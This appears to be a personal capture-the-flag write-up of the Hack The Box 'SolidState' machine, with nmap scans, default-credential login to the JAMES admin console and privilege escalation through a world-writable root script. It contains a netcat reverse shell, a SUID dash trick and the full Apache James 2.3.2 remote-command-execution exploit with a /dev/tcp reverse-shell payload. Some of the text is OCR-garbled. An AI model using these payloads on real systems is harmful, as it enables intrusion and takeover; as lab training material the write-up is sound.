solidstate

nmap

```
kali)-[/Documents/htb/boxes/solidstate]
 -# nmap -sV -sC -oA nmap/initial 10.10.10.51
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-10 16:42 EDT
Nmap scan report for 10.10.10.51
Host is up (0.15s latency).
Not shown: 995 closed ports
        STATE SERVICE VERSION
                      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
    256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
    256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
25/tcp open smtp
                     JAMES smtpd 2.3.2
_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.16 [10.10.14.16]),
80/tcp open http Apache httpd 2.4.25 ((Debian))
_http-server-header: Apache/2.4.25 (Debian)
 http-title: Home - Solid State Security
110/tcp open pop3
119/tcp open nntp
                      JAMES pop3d 2.3.2
                      JAMES nntpd (posting ok)
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.50 seconds
```

```
–(root •• kali)-[/Documents/htb/boxes/solidstate]
 -# nmap -p- -T5 -oA nmap/allports 10.10.10.51
PORT
      STATE SERVICE
22/tcp open
              ssh
25/tcp open
              smtp
80/tcp open
             http
110/tcp open
             pop3
119/tcp open
               nntp
4555/tcp open
               rsip
```

```
(root kali)-[/Documents/htb/boxes/solidstate]
# grep -oP '\d{1,5}/open' nmap/allports.gnmap

22/open
25/open
80/open
110/tcp open nntp
110/open
4555/tcp open rsip
119/open
4555/open
```

```
-# grep -oP '\d{1,5}/open' nmap/allports.gnmap
                                                       sort -u > port.lst
  -(root@ kali)-[/Documents/htb/boxes/solidstate]
 -# cat port.lst
110/open
119/open
22/open
25/open
4555/open
80/open
  –(root kali)-[/Documents/htb/boxes/solidstate]
  -# nmap 110,119,22,25,4555,80 -sC -sV -oA nmap/targeted --script
vuln 10.10.10.51
Starting Nmap 7.91 (https://nmap.org) at 2021-04-12 16:07 EDT
Failed to resolve "110,119,22,25,4555,80".
Nmap scan report for 10.10.10.51
Host is up (0.14s latency).
Not shown: 995 closed ports
        STATE SERVICE VERSION
PORT
22/tcp open ssh
                      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| vulners:
  cpe:/a:openbsd:openssh:7.4p1:
    MSF: ILITIES/UBUNTU-CVE-2019-6111/
                                                https://vulners.com/metasploit/-
                                          5.8
MSF: ILITIES/UBUNTU-CVE-2019-6111/
                                      *EXPLOIT*
    MSF: ILITIES/SUSE-CVE-2019-6111/ 5.8
                                         https://vulners.com/metasploit/-
MSF: ILITIES/SUSE-CVE-2019-6111/ *EXPLOIT*
    MSF: ILITIES/SUSE-CVE-2019-25017/
                                               https://vulners.com/metasploit/-
                                         5.8
MSF: ILITIES/SUSE-CVE-2019-25017/ *EXPLOIT*
    MSF: ILITIES/REDHAT LINUX-CVE-2019-6111/ 5.8
                                                  https://vulners.com/-
metasploit/MSF:ILITIES/REDHAT LINUX-CVE-2019-6111/ *EXPLOIT*
    MSF: ILITIES/REDHAT-OPENSHIFT-CVE-2019-6111/
                                                   5.8
                                                         https://vulners.com/-
metasploit/MSF: ILITIES/REDHAT-OPENSHIFT-CVE-2019-6111/
                                                          *EXPLOIT*
    MSF: ILITIES/ORACLE-SOLARIS-CVE-2019-6111/
                                                        https://vulners.com/-
                                                  5.8
metasploit/MSF: ILITIES/ORACLE-SOLARIS-CVE-2019-6111/
                                                         *EXPLOIT*
    MSF: ILITIES/OPENBSD-OPENSSH-CVE-2019-6111/
                                                    5.8
                                                          https://vulners.com/-
metasploit/MSF:ILITIES/OPENBSD-OPENSSH-CVE-2019-6111/
                                                           *EXPLOIT*
    MSF: ILITIES/IBM-AIX-CVE-2019-6111/
                                              https://vulners.com/metasploit/-
                                         5.8
MSF: ILITIES/IBM-AIX-CVE-2019-6111/
                                     *EXPLOIT*
    MSF: ILITIES/HUAWEI-EULEROS-2 0 SP8-CVE-2019-6111/
                                                           5.8
                                                                 https://-
vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2 0 SP8-CVE-2019-6111/
*EXPLOIT*
    MSF: ILITIES/HUAWEI-EULEROS-2 0 SP5-CVE-2019-6111/
                                                                 https://-
vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2 0 SP5-CVE-2019-6111/
*EXPLOIT*
```

to kali)-[/Documents/htb/boxes/solidstate]

```
MSF: ILITIES/HUAWEI-EULEROS-2 0 SP3-CVE-2019-6111/
                                                           5.8
                                                                 https://-
vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2_0_SP3-CVE-2019-6111/
*EXPLOIT*
    MSF:ILITIES/HUAWEI-EULEROS-2 0 SP2-CVE-2019-6111/
                                                           5.8
                                                                 https://-
vulners.com/metasploit/MSF:ILITIES/HUAWEI-EULEROS-2 0 SP2-CVE-2019-6111/
*EXPLOIT*
    MSF: ILITIES/GENTOO-LINUX-CVE-2019-6111/5.8
                                                   https://vulners.com/-
metasploit/MSF:ILITIES/GENTOO-LINUX-CVE-2019-6111/ *EXPLOIT*
    MSF: ILITIES/F5-BIG-IP-CVE-2019-6111/ 5.8
                                               https://vulners.com/metasploit/-
MSF:ILITIES/F5-BIG-IP-CVE-2019-6111/
                                     *EXPLOIT*
    MSF:ILITIES/DEBIAN-CVE-2019-6111/
                                         5.8
                                               https://vulners.com/metasploit/-
MSF: ILITIES/DEBIAN-CVE-2019-6111/
                                     *EXPLOIT*
    MSF: ILITIES/CENTOS LINUX-CVE-2019-6111/5.8
                                                   https://vulners.com/-
metasploit/MSF:ILITIES/CENTOS LINUX-CVE-2019-6111/ *EXPLOIT*
                                                   https://vulners.com/-
    MSF: ILITIES/AMAZON LINUX-CVE-2019-6111/5.8
metasploit/MSF:ILITIES/AMAZON LINUX-CVE-2019-6111/ *EXPLOIT*
    MSF: ILITIES/AMAZON-LINUX-AMI-2-CVE-2019-6111/ 5.8
                                                          https://vulners.com/-
metasploit/MSF:ILITIES/AMAZON-LINUX-AMI-2-CVE-2019-6111/ *EXPLOIT*
    MSF: ILITIES/ALPINE-LINUX-CVE-2019-6111/5.8
                                                 https://vulners.com/metasploit/-
MSF: ILITIES/ALPINE-LINUX-CVE-2019-6111/ *EXPLOIT*
    EXPLOITPACK:98FE96309F9524B8C84C508837551A19
                                                        5.8
                                                             https://-
vulners.com/exploitpack/EXPLOITPACK:98FE96309F9524B8C84C508837551A19
*EXPLOIT*
    EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97
                                                               https://-
vulners.com/exploitpack/EXPLOITPACK:5330EA02EBDE345BFC9D6DDDD97F9E97
*EXPLOIT*
                         https://vulners.com/exploitdb/EDB-ID:46516
    EDB-ID:46516
                   5.8
                                                                    *EXPLOIT*
                         https://vulners.com/cve/CVE-2019-6111
    CVE-2019-6111 5.8
                        https://vulners.com/canvas/SSH ENUM
    SSH ENUM
                   5.0
                                                               *EXPLOIT*
                                  https://vulners.com/packetstorm/PACKETSTORM:-
    PACKETSTORM:150621
                            5.0
          *EXPLOIT*
150621
    MSF: AUXILIARY/SCANNER/SSH/SSH ENUMUSERS 5.0
                                                       https://vulners.com/-
metasploit/MSF:AUXILIARY/SCANNER/SSH/SSH ENUMUSERS *EXPLOIT*
    EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0
                                                        5.0
                                                              https://-
vulners.com/exploitpack/EXPLOITPACK:F957D7E8A0CC1E23C3C649B764E13FB0
*EXPLOIT*
    EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283
                                                         5.0
                                                               https://-
vulners.com/exploitpack/EXPLOITPACK:EBDBC5685E3276D648B4D14B75563283
*EXPLOIT*
    EDB-ID:45939
                   5.0
                         https://vulners.com/exploitdb/EDB-ID:45939
                                                                    *EXPLOIT*
    CVE-2018-15919 5.0
                          https://vulners.com/cve/CVE-2018-15919
                          https://vulners.com/cve/CVE-2018-15473
    CVE-2018-15473 5.0
                          https://vulners.com/cve/CVE-2017-15906
    CVE-2017-15906 5.0
                               https://vulners.com/zdt/1337DAY-ID-31730
    1337DAY-ID-31730
                          5.0
*EXPLOIT*
                         https://vulners.com/exploitdb/EDB-ID:45233
    EDB-ID:45233
                                                                    *EXPLOIT*
                   4.6
                          https://vulners.com/cve/CVE-2020-14145
    CVE-2020-14145 4.3
```

```
https://vulners.com/cve/CVE-2019-6110
    CVE-2019-6110 4.0
                          https://vulners.com/cve/CVE-2019-6109
    CVE-2019-6109 4.0
    CVE-2018-20685 2.6
                           https://vulners.com/cve/CVE-2018-20685
    PACKETSTORM:151227
                                   https://vulners.com/packetstorm/PACKETSTORM:-
151227
          *EXPLOIT*
    EDB-ID:46193
                         https://vulners.com/exploitdb/EDB-ID:46193
                  0.0
                                                                      *EXPLOIT*
    1337DAY-ID-32009
                          0.0
                                https://vulners.com/zdt/1337DAY-ID-32009
*EXPLOIT*
                           0.0
     1337DAY-ID-30937
                                https://vulners.com/zdt/1337DAY-ID-30937
*EXPLOIT*
                       JAMES smtpd 2.3.2
25/tcp open smtp
| smtp-vuln-cve2010-4344:
The SMTP server is not Exim: NOT VULNERABLE
| sslv2-drown:
                       Apache httpd 2.4.25 ((Debian))
80/tcp open http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.51
  Found the following possible CSRF vulnerabilities:
   Path: http://10.10.10.51:80/
   Form id: name
   Form action: #
   Path: http://10.10.10.51:80/services.html
   Form id: name
   Form action: #
   Path: http://10.10.10.51:80/index.html
   Form id: name
   Form action: #
   Path: http://10.10.10.51:80/about.html
   Form id: name
   Form action: #
 http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
 /README.txt: Interesting, a readme.
/images/: Potentially interesting directory w/listing on 'apache/2.4.25 (debian)'
|_http-server-header: Apache/2.4.25 (Debian)
| http-sql-injection:
  Possible sqli for queries:
   http://10.10.10.51:80/assets/js/?C=N%3bO%3dD%27%20OR%20sqlspider
   http://10.10.10.51:80/assets/js/?C=S%3bO%3dA%27%20OR%20sqlspider
   http://10.10.10.51:80/assets/js/?C=D%3bO%3dA%27%20OR%20sqlspider
   http://10.10.10.51:80/assets/js/?C=M%3bO%3dA%27%20OR%20sqlspider
   http://10.10.10.51:80/assets/js/?C=S%3bO%3dA%27%20OR%20sqlspider
```

http://10.10.10.51:80/assets/js/?C=N%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=D%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=M%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=N%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=D%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=S%3bO%3dD%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=M%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/?C=D%3bO%3dA%27%20OR%20sglspider http://10.10.10.51:80/assets/?C=S%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/?C=N%3bO%3dD%27%20OR%20sqlspider http://10.10.10.51:80/assets/?C=M%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=S%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=N%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=M%3bO%3dA%27%20OR%20sqlspider http://10.10.10.51:80/assets/js/?C=D%3bO%3dD%27%20OR%20sqlspider | http-stored-xss: Couldn't find any stored XSS vulnerabilities.

110/tcp open pop3 JAMES pop3d 2.3.2

| sslv2-drown:

119/tcp open nntp JAMES nntpd (posting ok)

| sslv2-drown:

Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 108.88 seconds

JAMES Remote Administration Tool

----(root •• kali)-[/Documents/htb/boxes/solidstate]

└─# nc 10.10.10.51 4555

JAMES Remote Administration Tool 2.3.2

Please enter your login and password

Login id:

root

Password:

root

Welcome root. HELP for a list of commands

HELP

Currently implemented commands:

help display this help

listusers display existing accounts

countusers display the number of existing accounts

adduser [username] [password] add a new user

verify [username] verify if specified user exist

deluser [username] delete existing user

setpassword [username] [password] sets a user's password

setalias [user] [alias] locally forwards all email for 'user' to 'alias'

showalias [username] shows a user's current email alias

unsetalias [user] unsets an alias for 'user'

setforwarding [username] [emailaddress] forwards a user's email to another email

address

showforwarding [username] shows a user's current email forwarding

removes a forward

user [repositoryname] change to another user repository

kills the current JVM (convenient when James is run as

a daemon)

shutdown

quit close connection

listusers


Existing accounts 5

user: james user: thomas user: john user: mindy user: mailadmin

setpassword mailadmin password

Password for mailadmin reset


unsetforwarding [username]



get nothing

setpassword mindy password

Password for mindy reset



username: mindy

pass: P@55W0rd1!2@ for ssh

```
indy@solidstate:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
apt:x:104:65534::/nonexistent:/bin/false
usbmux:x:105:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
rtkit:x:106:110:RealtimeKit,,,:/proc:/bin/false
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/bin/false
messagebus:x:108:111::/var/run/dbus:/bin/false
geoclue:x:109:115::/var/lib/geoclue:/bin/false
avahi:x:110:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
colord:x:111:118:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:112:119::/var/lib/saned:/bin/false
speech-dispatcher:x:113:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
pulse:x:114:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
Debian-gdm:x:116:122:Gnome Display Manager:/var/lib/gdm3:/bin/false
sshd:x:117:65534::/run/sshd:/usr/sbin/nologin
james:x:1000:1000:james:/home/james/:/bin/bash
mindy:x:1001:1001:mindy:/home/mindy:/bin/rbash
```

the mindy user is in /bin/rbash as his default shell the james user is /bin/bash , we should escalate to james then to root

```
mindy@solidstate:~$ bash
-rbash: bash: command not found
mindy@solidstate:~$ bash
-rbash: bash: command not found
mindy@solidstate:~$ bash
-rbash: bash: command not found
mindy@solidstate:~$ rbash
-rbash: rbash: command not found
mindy@solidstate:~$ curl
-rbash: curl: command not found
```

⁻t Force pseudo-terminal allocation. This can be used to execute arbitrary screen-based programs on a remote machine, which can be very useful, e.g. when implementing menu services. Multiple -t options force tty allocation, even if ssh has no local tty.

```
(root@ kali)-[/Documents/htb/boxes/solidstate]
# ssh mindy@10.10.10.51 -t "bash --noprofile"
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ ls
bin user.txt
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

find world writable files linux: find / -maxdepth 3 -type f -perm -777

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ find / -maxdepth 3 -type f -perm -777
find: '/etc/chatscripts': Permission denied
/opt/tmp.py
find: '/root': Permission denied
find: '/.cache': Permission denied
find: '/run/gdm3': Permission denied
find: '/run/alsa': Permission denied
find: '/lost+found': Permission denied
find: '/lost+found': Permission denied
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ find / -maxdepth 3 -type f -perm -777 2>/dev/null
/opt/tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -al
total 16
drwxr-xr-x 3 root root 4096 Aug 22 2017 .
drwxr-xr-x 22 root root 4096 Jun 18 2017 ..
drwxr-xr-x 11 root root 4096 Aug 22 2017 james-2.3.2
-rwxrwxrwx 1 root root 105 Aug 22 2017 tmp.py
```

we have complete access to it

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ echo "os.system('nc -e /bin/sh 10.10.14.16 443')" >> tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
os.system('nc -e /bin/sh 10.10.14.16 443')
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ python tmp.py
rm: cannot remove '/tmp/*': No such file or directory
```

```
(root kali)-[~]

# nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.51] 57738
ls
root.txt
cat root.txt
4f4afb55463c3bc79ab1e906b074953d
```

way2)

```
-rwxr-xr-x 1 root root 124492 Jan 24 2017 dash
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/bin$ which dash
/bin/dash
${debian_chroot:+($debian_chroot)}mindy@solidstate:/bin$ file dash
dash: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=77066bceecf05
bdd36902e44cb5be054cb323982, stripped
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ echo "os.system('chmod 4755 /bin/dash')" >> tmp.py
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ cat tmp.py
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()

os.system('nc -e /bin/sh 10.10.14.16 443')
os.system('chmod 4755 /bin/dash')
```

```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -la /bin/dash
-rwxr-xr-x 1 root root 124492 Jan 24 2017 /bin/dash
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -la /bin/dash
-rwxr-xr-x 1 root root 124492 Jan 24 2017 /bin/dash
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${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ ls -la /bin/dash
-rwsr-xr-x 1 root root 124492 Jan 24 2017 /bin/dash
```

```
# id
uid=1001(mindy) gid=1001(mindy) euid=0(root) groups=1001(mindy)
# l-
```

the euid is root

```
# cd root
# ls
root.txt
```

way3)

110/tcp open pop3 JAMES pop3d 2.3.2

```
(root@ kali)-[/Documents/htb/boxes/solidstate]
# searchsploit james

Exploit Title

Apache James Server 2.2 - SMTP Denial of Service
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)
Apache James Server 2.3.2 - Remote Command Execution
Wheres James Webcam Publisher Beta 2.0.0014 - Remote Buffer Overflow

Shellcodes: No Results
```

```
Path

| multiple/dos/27915.pl
| linux/remote/48130.rb
| linux/remote/35513.py
| windows/remote/944.c
```

copy it to my current directory

```
(root & keli) - [/Documents/htb/boxes/solidstate]
# searchsploit -m linux/remote/35513.py

Exploit: Apache James Server 2.3.2 - Remote Command Execution
    URL: https://www.exploit-db.com/exploits/35513
    Path: /usr/share/exploitdb/exploits/linux/remote/35513.py

File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /Documents/htb/boxes/solidstate/35513.py

(root & kali) - [/Documents/htb/boxes/solidstate]
# ls

35513.py LinEnum.sh nmap port.lst solidstate.ctb solidstate.ctb~ solidstate.ctb~ solidstate.ctb~
```

```
#!/usr/bin/python
```

#

Exploit Title: Apache James Server 2.3.2 Authenticated User Remote Command

Execution

Date: 16\10\2014

Exploit Author: Jakub Palaczynski, Marcin Woloszyn, Maciej Grabiec

Vendor Homepage: http://james.apache.org/server/

```
# Software Link: http://ftp.ps.pl/pub/apache/james/server/apache-james-2.3.2.zip
# Version: Apache James Server 2.3.2
# Tested on: Ubuntu, Debian
# Info: This exploit works on default installation of Apache James Server 2.3.2
# Info: Example paths that will automatically execute payload on some action: /etc/-
bash completion.d , /etc/pm/config.d
import socket
import sys
import time
# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = 'bash -i > \& /dev/tcp/10.10.14.16/1234 0 > \&1'
# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
pwd = 'root'
if len(sys.argv) != 2:
  sys.stderr.write("[-]Usage: python %s <ip>\n" % sys.argv[0])
  sys.stderr.write("[-]Exemple: python %s 127.0.0.1\n" % sys.argv[0])
  sys.exit(1)
ip = sys.argv[1]
def recv(s):
     s.recv(1024)
     time.sleep(0.2)
try:
  print "[+]Connecting to James Remote Administration Tool..."
  s = socket.socket(socket.AF INET,socket.SOCK STREAM)
  s.connect((ip,4555))
  s.recv(1024)
  s.send(user + "\n")
  s.recv(1024)
  s.send(pwd + "\n")
  s.recv(1024)
  print "[+]Creating user..."
  s.send("adduser ../../../../../etc/bash completion.d exploit\n")
  s.recv(1024)
  s.send("quit\n")
  s.close()
  print "[+]Connecting to James SMTP server..."
  s = socket.socket(socket.AF INET,socket.SOCK STREAM)
  s.connect((ip,25))
```

```
s.send("ehlo team@team.pl\r\n")
  recv(s)
  print "[+]Sending payload..."
  s.send("mail from: <'@team.pl>\r\n")
  recv(s)
  # also try s.send("rcpt to: <../../../../../../etc/-
bash completion.d@hostname>\r\n") if the recipient cannot be found
  s.send("rcpt to: <../../../../etc/bash completion.d>\r\n")
  recv(s)
  s.send("data\r\n")
  recv(s)
  s.send("From: team@team.pl\r\n")
  s.send("\r\n")
  s.send("'\n")
  s.send(payload + "\n")
  s.send("\r\n.\r\n")
  recv(s)
  s.send("quit\r\n")
  recv(s)
  s.close()
  print "[+]Done! Payload will be executed once somebody logs in."
except:
  print "Connection failed."
```

```
i)-[/Documents/htb/boxes/solidstate]
   python 35513.py 10.10.10.51
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server ...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
            li)-[/Documents/htb/boxes/solidstate]
   ssh mindy@10.10.10.51
mindy@10.10.10.51's password:
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Apr 12 19:01:52 2021 from 10.10.14.16
-rbash: $'\254\355\005sr\036org.apache.james.core.MailImpl\304x\r\345\274\317003\\\\ command not found
-rbash: L: command not found
-rbash: attributestLjava/util/HashMap: No such file or directory
         errorMessagetLjava/lang/String: No such file or directory
-rbash: L
         lastUpdatedtLjava/util/Date: No such file or directory
rbash: Lmessaget!Ljavax/mail/internet/MimeMessage: No such file or directory-
-rbash: $'L\004nameq~\002L': command not found
-rbash: recipientstLjava/util/Collection: No such file or directory
-rbash: L: command not found
-rbash: $'remoteAddrg~\002L': command not found
-rbash: remoteHostq~LsendertLorg/apache/mailet/MailAddress: No such file or directory
-rbash: $'\221\222\204m\307{\244\002\003I\003posL\004hostg~\002L\004userg~\002xp': command not found
-rbash: $'L\005stateq~\002xpsr\035org.apache.mailet.MailAddress': command not found
-rbash: @team.pl>
Message-ID: <20046271.0.1618275382972.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: ../../../../../../etc/bash_completion.d@localhost
Received: from 10.10.14.16 ([10.10.14.16])
          by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 551
          for <../../../../../../etc/bash_completion.d@localhost>;
          Mon, 12 Apr 2021 20:56:22 -0400 (EDT)
Date: Mon, 12 Apr 2021 20:56:22 -0400 (EDT)
From: team@team.pl
: No such file or directory
```